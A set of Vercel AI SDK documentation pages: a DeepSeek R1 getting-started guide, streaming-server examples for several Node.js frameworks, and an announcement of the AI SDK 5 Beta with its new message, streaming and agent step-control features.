</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out our support for o3-mini in the OpenAI Provider.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with DeepSeek R1 description: Get started with DeepSeek R1 using the AI SDK. tags: ['getting-started', 'reasoning']
Get started with DeepSeek R1
With the release of DeepSeek R1, there has never been a better time to start building AI applications, particularly those that require complex reasoning capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like DeepSeek R1 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
DeepSeek R1
DeepSeek R1 is a series of advanced AI models designed to tackle complex reasoning tasks in science, coding, and mathematics. These models are optimized to "think before they answer," producing detailed internal chains of thought that aid in solving challenging problems.
The series includes two primary variants:
- DeepSeek R1-Zero: Trained exclusively with reinforcement learning (RL) without any supervised fine-tuning. It exhibits advanced reasoning capabilities but may struggle with readability and formatting.
- DeepSeek R1: Combines reinforcement learning with cold-start data and supervised fine-tuning to improve both reasoning performance and the readability of outputs.
Benchmarks
DeepSeek R1 models excel in reasoning tasks, delivering competitive performance across key benchmarks:
- AIME 2024 (Pass@1): 79.8%
- MATH-500 (Pass@1): 97.3%
- Codeforces (Percentile): Top 4% (96.3%)
- GPQA Diamond (Pass@1): 71.5%
Prompt Engineering for DeepSeek R1 Models
DeepSeek R1 models excel with structured and straightforward prompts. The following best practices can help achieve optimal performance:
- Use a structured format: Leverage the model’s preferred output structure with
<think>tags for reasoning and<answer>tags for the final result. - Prefer zero-shot prompts: Avoid few-shot prompting as it can degrade performance; instead, directly state the problem clearly.
- Specify output expectations: Guide the model by defining desired formats, such as markdown for readability or XML-like tags for clarity.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call DeepSeek R1 with the AI SDK:
import { deepseek } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const { reasoning, text } = await generateText({
model: deepseek('deepseek-reasoner'),
prompt: 'Explain quantum entanglement.',
});
The unified interface also means that you can easily switch between providers by changing just two lines of code. For example, to use DeepSeek R1 via Fireworks:
import { fireworks } from '@ai-sdk/fireworks';
import {
generateText,
wrapLanguageModel,
extractReasoningMiddleware,
} from 'ai';
// middleware to extract reasoning tokens
const enhancedModel = wrapLanguageModel({
model: fireworks('accounts/fireworks/models/deepseek-r1'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
const { reasoning, text } = await generateText({
model: enhancedModel,
prompt: 'Explain quantum entanglement.',
});
Or to use Groq's deepseek-r1-distill-llama-70b model:
import { groq } from '@ai-sdk/groq';
import {
generateText,
wrapLanguageModel,
extractReasoningMiddleware,
} from 'ai';
// middleware to extract reasoning tokens
const enhancedModel = wrapLanguageModel({
model: groq('deepseek-r1-distill-llama-70b'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
const { reasoning, text } = await generateText({
model: enhancedModel,
prompt: 'Explain quantum entanglement.',
});
When using DeepSeek-R1 series models with third-party providers like Together AI, we recommend using the startWithReasoning
option in the extractReasoningMiddleware function, as they tend to bypass thinking patterns.
Model Provider Comparison
You can use DeepSeek R1 with the AI SDK through various providers. Here's a comparison of the providers that support DeepSeek R1:
| Provider | Model ID | Reasoning Tokens |
|---|---|---|
| DeepSeek | deepseek-reasoner |
|
| Fireworks | accounts/fireworks/models/deepseek-r1 |
Requires Middleware |
| Groq | deepseek-r1-distill-llama-70b |
Requires Middleware |
| Azure | DeepSeek-R1 |
Requires Middleware |
| Together AI | deepseek-ai/DeepSeek-R1 |
Requires Middleware |
| FriendliAI | deepseek-r1 |
Requires Middleware |
| LangDB | deepseek/deepseek-reasoner |
Requires Middleware |
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and DeepSeek R1:
In a new Next.js application, first install the AI SDK and the DeepSeek provider:
Then, create a route handler for the chat endpoint:
import { deepseek } from '@ai-sdk/deepseek';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: deepseek('deepseek-reasoner'),
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
sendReasoning: true,
});
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit, error } = useChat();
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.reasoning && <pre>{message.reasoning}</pre>}
{message.content}
</div>
))}
<form onSubmit={handleSubmit}>
<input name="prompt" value={input} onChange={handleInputChange} />
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Limitations
While DeepSeek R1 models are powerful, they have certain limitations:
- No tool-calling support: DeepSeek R1 cannot directly interact with APIs or external tools.
- No object generation support: DeepSeek R1 does not support structured object generation. However, you can combine it with models that support structured object generation (like gpt-4o-mini) to generate objects. See the structured object generation with a reasoning model recipe for more information.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
DeepSeek R1 opens new opportunities for reasoning-intensive AI applications. Start building today and leverage the power of advanced reasoning in your AI projects.
title: Guides description: Learn how to build AI applications with the AI SDK
Guides
These use-case specific guides are intended to help you build real applications with the AI SDK.
<IndexCards cards={[ { title: 'RAG Chatbot', description: 'Learn how to build a retrieval-augmented generation chatbot with the AI SDK.', href: '/docs/guides/rag-chatbot', }, { title: 'Multimodal Chatbot', description: 'Learn how to build a multimodal chatbot with the AI SDK.', href: '/docs/guides/multi-modal-chatbot', }, { title: 'Get started with Llama 3.1', description: 'Get started with Llama 3.1 using the AI SDK.', href: '/docs/guides/llama-3_1', }, { title: 'Get started with OpenAI o1', description: 'Get started with OpenAI o1 using the AI SDK.', href: '/docs/guides/o1', }, ]} />
title: Node.js HTTP Server description: Learn how to use the AI SDK in a Node.js HTTP server tags: ['api servers', 'streaming']
Node.js HTTP Server
You can use the AI SDK in a Node.js HTTP server to generate text and stream it to the client.
Examples
The examples start a simple HTTP server that listens on port 8080. You can e.g. test it using curl:
curl -X POST http://localhost:8080
Full example: github.com/vercel/ai/examples/node-http-server
Data Stream
You can use the pipeDataStreamToResponse method to pipe the stream data to the server response.
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
import { createServer } from 'http';
createServer(async (req, res) => {
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeDataStreamToResponse(res);
}).listen(8080);
Sending Custom Data
pipeDataStreamToResponse can be used to send custom data to the client.
import { openai } from '@ai-sdk/openai';
import { pipeDataStreamToResponse, streamText } from 'ai';
import { createServer } from 'http';
createServer(async (req, res) => {
// immediately start streaming the response
pipeDataStreamToResponse(res, {
execute: async dataStreamWriter => {
dataStreamWriter.writeData('initialized call');
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
});
result.mergeIntoDataStream(dataStreamWriter);
},
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
});
}).listen(8080);
Text Stream
You can send a text stream to the client using pipeTextStreamToResponse.
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
import { createServer } from 'http';
createServer(async (req, res) => {
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeTextStreamToResponse(res);
}).listen(8080);
Troubleshooting
- Streaming not working when proxied
title: Express description: Learn how to use the AI SDK in an Express server tags: ['api servers', 'streaming']
Express
You can use the AI SDK in an Express server to generate and stream text and objects to the client.
Examples
The examples start a simple HTTP server that listens on port 8080. You can e.g. test it using curl:
curl -X POST http://localhost:8080
Full example: github.com/vercel/ai/examples/express
Data Stream
You can use the pipeDataStreamToResponse method to pipe the stream data to the server response.
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
import express, { Request, Response } from 'express';
const app = express();
app.post('/', async (req: Request, res: Response) => {
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeDataStreamToResponse(res);
});
app.listen(8080, () => {
console.log(`Example app listening on port ${8080}`);
});
Sending Custom Data
pipeDataStreamToResponse can be used to send custom data to the client.
import { openai } from '@ai-sdk/openai';
import { pipeDataStreamToResponse, streamText } from 'ai';
import express, { Request, Response } from 'express';
const app = express();
app.post('/stream-data', async (req: Request, res: Response) => {
// immediately start streaming the response
pipeDataStreamToResponse(res, {
execute: async dataStreamWriter => {
dataStreamWriter.writeData('initialized call');
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
});
result.mergeIntoDataStream(dataStreamWriter);
},
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
});
});
app.listen(8080, () => {
console.log(`Example app listening on port ${8080}`);
});
Text Stream
You can send a text stream to the client using pipeTextStreamToResponse.
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
import express, { Request, Response } from 'express';
const app = express();
app.post('/', async (req: Request, res: Response) => {
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeTextStreamToResponse(res);
});
app.listen(8080, () => {
console.log(`Example app listening on port ${8080}`);
});
Troubleshooting
- Streaming not working when proxied
title: Hono description: Example of using the AI SDK in a Hono server. tags: ['api servers', 'streaming']
Hono
You can use the AI SDK in a Hono server to generate and stream text and objects to the client.
Examples
The examples start a simple HTTP server that listens on port 8080. You can e.g. test it using curl:
curl -X POST http://localhost:8080
Full example: github.com/vercel/ai/examples/hono
Data Stream
You can use the toDataStream method to get a data stream from the result and then pipe it to the response.
import { openai } from '@ai-sdk/openai';
import { serve } from '@hono/node-server';
import { streamText } from 'ai';
import { Hono } from 'hono';
import { stream } from 'hono/streaming';
const app = new Hono();
app.post('/', async c => {
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
});
// Mark the response as a v1 data stream:
c.header('X-Vercel-AI-Data-Stream', 'v1');
c.header('Content-Type', 'text/plain; charset=utf-8');
return stream(c, stream => stream.pipe(result.toDataStream()));
});
serve({ fetch: app.fetch, port: 8080 });
Sending Custom Data
createDataStream can be used to send custom data to the client.
import { openai } from '@ai-sdk/openai';
import { serve } from '@hono/node-server';
import { createDataStream, streamText } from 'ai';
import { Hono } from 'hono';
import { stream } from 'hono/streaming';
const app = new Hono();
app.post('/stream-data', async c => {
// immediately start streaming the response
const dataStream = createDataStream({
execute: async dataStreamWriter => {
dataStreamWriter.writeData('initialized call');
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
});
result.mergeIntoDataStream(dataStreamWriter);
},
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
});
// Mark the response as a v1 data stream:
c.header('X-Vercel-AI-Data-Stream', 'v1');
c.header('Content-Type', 'text/plain; charset=utf-8');
return stream(c, stream =>
stream.pipe(dataStream.pipeThrough(new TextEncoderStream())),
);
});
serve({ fetch: app.fetch, port: 8080 });
Text Stream
You can use the textStream property to get a text stream from the result and then pipe it to the response.
import { openai } from '@ai-sdk/openai';
import { serve } from '@hono/node-server';
import { streamText } from 'ai';
import { Hono } from 'hono';
import { stream } from 'hono/streaming';
const app = new Hono();
app.post('/', async c => {
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
});
c.header('Content-Type', 'text/plain; charset=utf-8');
return stream(c, stream => stream.pipe(result.textStream));
});
serve({ fetch: app.fetch, port: 8080 });
Troubleshooting
- Streaming not working when proxied
title: Fastify description: Learn how to use the AI SDK in a Fastify server tags: ['api servers', 'streaming']
Fastify
You can use the AI SDK in a Fastify server to generate and stream text and objects to the client.
Examples
The examples start a simple HTTP server that listens on port 8080. You can e.g. test it using curl:
curl -X POST http://localhost:8080
Full example: github.com/vercel/ai/examples/fastify
Data Stream
You can use the toDataStream method to get a data stream from the result and then pipe it to the response.
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
import Fastify from 'fastify';
const fastify = Fastify({ logger: true });
fastify.post('/', async function (request, reply) {
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
});
// Mark the response as a v1 data stream:
reply.header('X-Vercel-AI-Data-Stream', 'v1');
reply.header('Content-Type', 'text/plain; charset=utf-8');
return reply.send(result.toDataStream({ data }));
});
fastify.listen({ port: 8080 });
Sending Custom Data
createDataStream can be used to send custom data to the client.
import { openai } from '@ai-sdk/openai';
import { createDataStream, streamText } from 'ai';
import Fastify from 'fastify';
const fastify = Fastify({ logger: true });
fastify.post('/stream-data', async function (request, reply) {
// immediately start streaming the response
const dataStream = createDataStream({
execute: async dataStreamWriter => {
dataStreamWriter.writeData('initialized call');
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
});
result.mergeIntoDataStream(dataStreamWriter);
},
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
});
// Mark the response as a v1 data stream:
reply.header('X-Vercel-AI-Data-Stream', 'v1');
reply.header('Content-Type', 'text/plain; charset=utf-8');
return reply.send(dataStream);
});
fastify.listen({ port: 8080 });
Text Stream
You can use the textStream property to get a text stream from the result and then pipe it to the response.
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
import Fastify from 'fastify';
const fastify = Fastify({ logger: true });
fastify.post('/', async function (request, reply) {
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
});
reply.header('Content-Type', 'text/plain; charset=utf-8');
return reply.send(result.textStream);
});
fastify.listen({ port: 8080 });
Troubleshooting
- Streaming not working when proxied
title: Nest.js description: Learn how to use the AI SDK in a Nest.js server tags: ['api servers', 'streaming']
Nest.js
You can use the AI SDK in a Nest.js server to generate and stream text and objects to the client.
Examples
The examples show how to implement a Nest.js controller that uses the AI SDK to stream text and objects to the client.
Full example: github.com/vercel/ai/examples/nest
Data Stream
You can use the pipeDataStreamToResponse method to get a data stream from the result and then pipe it to the response.
import { Controller, Post, Res } from '@nestjs/common';
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
import { Response } from 'express';
@Controller()
export class AppController {
@Post()
async example(@Res() res: Response) {
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeDataStreamToResponse(res);
}
}
Sending Custom Data
pipeDataStreamToResponse can be used to send custom data to the client.
import { Controller, Post, Res } from '@nestjs/common';
import { openai } from '@ai-sdk/openai';
import { pipeDataStreamToResponse, streamText } from 'ai';
import { Response } from 'express';
@Controller()
export class AppController {
@Post('/stream-data')
async streamData(@Res() res: Response) {
pipeDataStreamToResponse(res, {
execute: async dataStreamWriter => {
dataStreamWriter.writeData('initialized call');
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
});
result.mergeIntoDataStream(dataStreamWriter);
},
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
});
}
}
Text Stream
You can use the pipeTextStreamToResponse method to get a text stream from the result and then pipe it to the response.
import { Controller, Post, Res } from '@nestjs/common';
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
import { Response } from 'express';
@Controller()
export class AppController {
@Post()
async example(@Res() res: Response) {
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeTextStreamToResponse(res);
}
}
Troubleshooting
- Streaming not working when proxied
title: AI SDK by Vercel description: The AI SDK is the TypeScript toolkit for building AI applications and agents with React, Next.js, Vue, Svelte, Node.js, and more.
AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications and agents with React, Next.js, Vue, Svelte, Node.js, and more.
Why use the AI SDK?
Integrating large language models (LLMs) into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK standardizes integrating artificial intelligence (AI) models across supported providers. This enables developers to focus on building great AI applications, not waste time on technical details.
For example, here’s how you can generate text with various models using the AI SDK:
The AI SDK has two main libraries:
- AI SDK Core: A unified API for generating text, structured objects, tool calls, and building agents with LLMs.
- AI SDK UI: A set of framework-agnostic hooks for quickly building chat and generative user interface.
Model Providers
The AI SDK supports multiple model providers.
Templates
We've built some templates that include AI SDK integrations for different use cases, providers, and frameworks. You can use these templates to get started with your AI-powered application.
Starter Kits
Feature Exploration
Frameworks
Generative UI
Security
Join our Community
If you have questions about anything related to the AI SDK, you're always welcome to ask our community on GitHub Discussions.
llms.txt (for Cursor, Windsurf, Copilot, Claude etc.)
You can access the entire AI SDK documentation in Markdown format at ai-sdk.dev/llms.txt. This can be used to ask any LLM (assuming it has a big enough context window) questions about the AI SDK based on the most up-to-date documentation.
Example Usage
For instance, to prompt an LLM with questions about the AI SDK:
- Copy the documentation contents from ai-sdk.dev/llms.txt
- Use the following prompt format:
Documentation:
{paste documentation here}
---
Based on the above documentation, answer the following:
{your question}
title: AI SDK 5 Beta description: Get started with the Beta version of AI SDK 5.
Announcing AI SDK 5 Beta
Beta Version Guidance
The AI SDK 5 Beta is intended for:
- New projects where you can adopt the latest patterns from the start
- Trying out new features and giving us feedback on the developer experience
- Experimenting with migrations from v4 to understand the upgrade path
- Development and testing environments where you can iterate quickly
Short on time? Wait for the stable release. We're focusing on polish and migration tooling improvements.
For production applications: Experiment with migrations in development, but avoid fully migrating production systems. Use this beta period to understand the changes and prepare your migration strategy.
What to Expect in Beta
- No major breaking changes - the architecture is stable
- Minor breaking changes possible - we may refine APIs for critical bugfixes
- Bug fixes and DX improvements - active development continues
Your feedback during this beta phase directly shapes the final stable release. Share your experiences through GitHub issues.
Installation
To install the AI SDK 5 Beta, run the following command:
# replace with your provider and framework
npm install ai@beta @ai-sdk/openai@beta @ai-sdk/react@beta
What's new in AI SDK 5?
AI SDK 5 is a redesign of the AI SDK's protocol and architecture based on everything we learned over the last two years of real-world usage. We also modernized the UI and protocols that have remained largely unchanged since AI SDK v2/3, to create a strong foundation for the future.
Why a new specification (LanguageModelV2)?
When we originally designed the v1 protocol over a year ago, the standard interaction pattern with language models was text in, text or tool call out. Today's LLMs go beyond text and tool calls, generating reasoning, sources, images and more. New use cases like computer-using agents introduce a fundamentally different approach to interacting with language models that made it impossible to support in a unified approach with our original architecture.
We needed a protocol designed for this new reality. While this is a breaking change that we take seriously, it provided an opportunity to rebuild the foundation and add new features.
New Features
LanguageModelV2- new redesigned architecture- Message Overhaul - new
UIMessageandModelMessagetypes - Server-Sent Events (SSE) - new standardised protocol for sending UI messages to the client
- Agentic Control - new primitives for building agentic systems
- Enhanced useChat Architecture - improved state management with transport system
LanguageModelV2
LanguageModelV2 represents a complete redesign of how the AI SDK communicates with language models, adapting to the increasingly complex outputs modern AI systems generate. The new LanguageModelV2 treats all LLM outputs as content parts, enabling consistent handling of text, images, reasoning, sources, and other response types. It has:
- Content-First Design - Rather than separating text, reasoning, and tool calls, everything is represented as ordered content parts in a unified array
- Improved Type Safety - The new
LanguageModelV2provides better TypeScript type guarantees, making it easier to work with different content types - Extensibility - Adding support for new model capabilities requires no changes to the core structure
Message Overhaul
AI SDK 5 introduces a completely redesigned message system with two message types that address the dual needs of what you render in your UI and what you send to the model. Context is crucial for effective language model generations, and these message types serve distinct purposes:
-
UIMessage represents the complete conversation history for your interface, preserving all message parts (text, images, data), metadata (creation timestamps, generation times), and UI state.
-
ModelMessage is optimized for sending to language models, considering token input constraints. It strips away UI-specific metadata and irrelevant content.
With this change, you must explicitly convert your UIMessages to ModelMessages before sending them to the model.
import { openai } from '@ai-sdk/openai';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: openai('gpt-4o'),
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
The new message system makes several highly requested features possible:
- Type-safe Message Metadata - Add structured information per message
- Type-safe Tool Calls - Improved type safety when defining and using tools in your messages
- New Stream Writer - Stream any part type (reasoning, sources, etc.) retaining proper order
- Data Parts - Stream type-safe arbitrary data parts for dynamic UI components
Type-safe Tool Calls
AI SDK 5 introduces type-safe tool calls in UI messages. Instead of generic tool-invocation types, tool parts use specific naming: tool-${toolName}. This provides better type safety and makes it easier to handle many tools in your UI.
// Generic tool-invocation type
{
message.parts.map(part => {
if (part.type === 'tool-invocation') {
return <div>{part.toolInvocation.toolName}</div>;
}
});
}
// Type-safe tool parts with specific names
{
message.parts.map(part => {
switch (part.type) {
case 'tool-getWeatherInformation':
return <div>Getting weather...</div>;
case 'tool-askForConfirmation':
return <div>Asking for confirmation...</div>;
}
});
}
Message metadata
Metadata allows you to attach structured information to individual messages, making it easier to track details like response time, token usage, or model specifications. This information can enhance your UI with contextual data without embedding it in the message content itself.
To add metadata to a message, first define the metadata schema:
export const exampleMetadataSchema = z.object({
duration: z.number().optional(),
model: z.string().optional(),
totalTokens: z.number().optional(),
});
export type ExampleMetadata = z.infer<typeof exampleMetadataSchema>;
Then add the metadata using the message.metadata property on the toUIMessageStreamResponse() utility:
import { openai } from '@ai-sdk/openai';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
import { ExampleMetadata } from './example-metadata-schema';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const startTime = Date.now();
const result = streamText({
model: openai('gpt-4o'),
prompt: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
messageMetadata: ({ part }): ExampleMetadata | undefined => {
// send custom information to the client on start:
if (part.type === 'start') {
return {
model: 'gpt-4o', // initial model id
};
}
// send additional model information on finish-step:
if (part.type === 'finish-step') {
return {
model: part.response.modelId, // update with the actual model id
duration: Date.now() - startTime,
};
}
// when the message is finished, send additional information:
if (part.type === 'finish') {
return {
totalTokens: part.totalUsage.totalTokens,
};
}
},
});
}
Finally, use the metadata type with useChat and render the (type-safe) metadata in your UI:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport, UIMessage } from 'ai';
import { ExampleMetadata } from './api/chat/example-metadata-schema';
type MyMessage = UIMessage<ExampleMetadata>;
export default function Chat() {
const { messages } = useChat<MyMessage>({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
return (
<div>
{messages.map(message => (
<div key={message.id} className="whitespace-pre-wrap">
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.metadata?.duration && (
<div>Duration: {message.metadata.duration}ms</div>
)}
{message.metadata?.model && (
<div>Model: {message.metadata.model}</div>
)}
{message.metadata?.totalTokens && (
<div>Total tokens: {message.metadata.totalTokens}</div>
)}
</div>
))}
</div>
);
}
UIMessageStream
The UI Message Stream enables streaming any content parts from the server to the client. With this stream, you can send structured data like custom sources from your RAG pipeline directly to your UI. The stream writer is a utility that makes it easy to write to this message stream.
const stream = createUIMessageStream({
execute: writer => {
// stream custom sources
writer.write({
type: 'source',
value: {
type: 'source',
sourceType: 'url',
id: 'source-1',
url: 'https://example.com',
title: 'Example Source',
},
});
},
});
On the client, these will be added to the ordered message.parts array.
Data Parts
The new stream writer enables a type-safe way to stream arbitrary data from the server to the client and display it in your UI.
You can create and stream custom data parts on the server:
// On the server
const stream = createUIMessageStream({
execute: writer => {
// Initial update
writer.write({
type: 'data-weather', // Custom type
id: toolCallId, // ID for updates
data: { city, status: 'loading' }, // Your data
});
// Later, update the same part
writer.write({
type: 'data-weather',
id: toolCallId,
data: { city, weather, status: 'success' },
});
},
});
On the client, you can render these parts with full type safety:
{
message.parts
.filter(part => part.type === 'data-weather') // type-safe
.map((part, index) => (
<Weather
key={index}
city={part.data.city} // type-safe
weather={part.data.weather} // type-safe
status={part.data.status} // type-safe
/>
));
}
Data parts appear in the message.parts array along with other content, maintaining the proper ordering of the conversation. You can update parts by referencing the same ID, enabling dynamic experiences like collaborative artifacts.
Enhanced useChat Architecture
AI SDK 5 introduces a new useChat architecture with transport-based configuration. This design makes state management and API integration flexible, allowing you to configure backend protocols without rewriting application logic.
The new useChat hook uses a transport system for better modularity:
- Transport Configuration – configure API endpoints and request handling through transport objects
- Enhanced State Management – improved message handling with the new UIMessage format
- Type Safety – stronger TypeScript support throughout the chat lifecycle
Configure useChat with the transport system:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat', // your chat endpoint
headers: { 'Custom-Header': 'value' },
}),
maxSteps: 5,
});
Server-Sent Events (SSE)
AI SDK 5 uses Server-Sent Events (SSE) instead of a custom streaming protocol. SSE is a common web standard for sending data from servers to browsers. This switch has several advantages:
- Works everywhere - Uses technology that works in all major browsers and platforms
- Easier to troubleshoot - See the data stream in browser developer tools
- Simpler to build upon - Adding new features is more straightforward
- More stable - Built on proven technology that many developers already use
Agentic Control
AI SDK 5 introduces new features for building agents that help you control model behavior more precisely.
prepareStep
The prepareStep function gives you fine-grained control over each step in a multi-step agent. It's called before a step starts and allows you to:
- Dynamically change the model used for specific steps
- Force specific tool selections for particular steps
- Limit which tools are available during specific steps
- Examine the context of previous steps before proceeding
const result = await generateText({
// ...
experimental_prepareStep: async ({ model, stepNumber, maxSteps, steps }) => {
if (stepNumber === 0) {
return {
// use a different model for this step:
model: modelForThisParticularStep,
// force a tool choice for this step:
toolChoice: { type: 'tool', toolName: 'tool1' },
// limit the tools that are available for this step:
experimental_activeTools: ['tool1'],
};
}
// when nothing is returned, the default settings are used
},
});
This makes it easier to build AI systems that adapt their capabilities based on context and task requirements.
stopWhen
The stopWhen parameter lets you define stopping conditions for your agent. Instead of running indefinitely, you can specify exactly when the agent should terminate based on various conditions:
- Reaching a maximum number of steps
- Calling a specific tool
- Satisfying any custom condition you define
const result = generateText({
// ...
// stop loop at 5 steps
stopWhen: stepCountIs(5),
});
const result = generateText({
// ...
// stop loop when weather tool called
stopWhen: hasToolCall('weather'),
});
const result = generateText({
// ...
// stop loop at your own custom condition
stopWhen: maxTotalTokens(20000),
});
These agentic controls form the foundation for building reliable, controllable AI systems that tackle complex problems while remaining within well-defined constraints.
Additional New Features
Tool Output Schema
Tools can now optionally specify an output schema for better type inference and validation:
import { tool } from 'ai';
import { z } from 'zod';
const weatherTool = tool({
description: 'Get weather information',
inputSchema: z.object({
city: z.string(),
}),
outputSchema: z.object({
temperature: z.number(),
conditions: z.string(),
}),
execute: async ({ city }) => ({
temperature: 72,
conditions: 'sunny',
}),
});
Tool Type Inference Helpers
New utility types simplify working with tool types:
import { InferToolInput, InferToolOutput, InferUITool } from 'ai';
import { weatherTool } from './weatherTool';
// Infer input and output types from tool definitions
type WeatherInput = InferToolInput<typeof weatherTool>;
type WeatherOutput = InferToolOutput<typeof weatherTool>;
type WeatherUITool = InferUITool<typeof weatherTool>;
// Use in UI message type definitions
type MyUIMessage = UIMessage<
never, // metadata type
UIDataTypes, // data parts type
{
weather: WeatherUITool;
}
>;
OpenAI Provider-Executed Tools
New built-in tools for OpenAI:
import { openai } from '@ai-sdk/openai';
const result = await generateText({
model: openai('gpt-4.1'),
tools: {
file_search: openai.tools.fileSearch(),
web_search_preview: openai.tools.webSearchPreview({
searchContextSize: 'high',
}),
},
messages,
});
Available tools:
fileSearch: Search through uploaded documents using OpenAI's file searchwebSearchPreview: Web search capabilities (preview feature)
When using provider-defined tools like fileSearch and webSearchPreview, the tool execution results are automatically added to the message history, providing context for subsequent interactions.
This automatic message history inclusion ensures that:
- Tool execution context is preserved across conversation turns
- Follow-up questions can reference previously searched information
- The full conversation flow is maintained for debugging and logging
Enhanced Tool Streaming
Tools now support fine-grained streaming callbacks:
const weatherTool = tool({
inputSchema: z.object({ city: z.string() }),
onInputStart: ({ toolCallId }) => {
console.log('Tool input streaming started:', toolCallId);
},
onInputDelta: ({ inputTextDelta, toolCallId }) => {
console.log('Tool input delta:', inputTextDelta);
},
onInputAvailable: ({ input, toolCallId }) => {
console.log('Tool input ready:', input);
},
execute: async ({ city }) => {
return `Weather in ${city}: sunny, 72°F`;
},
});
Migration from AI SDK 4.x
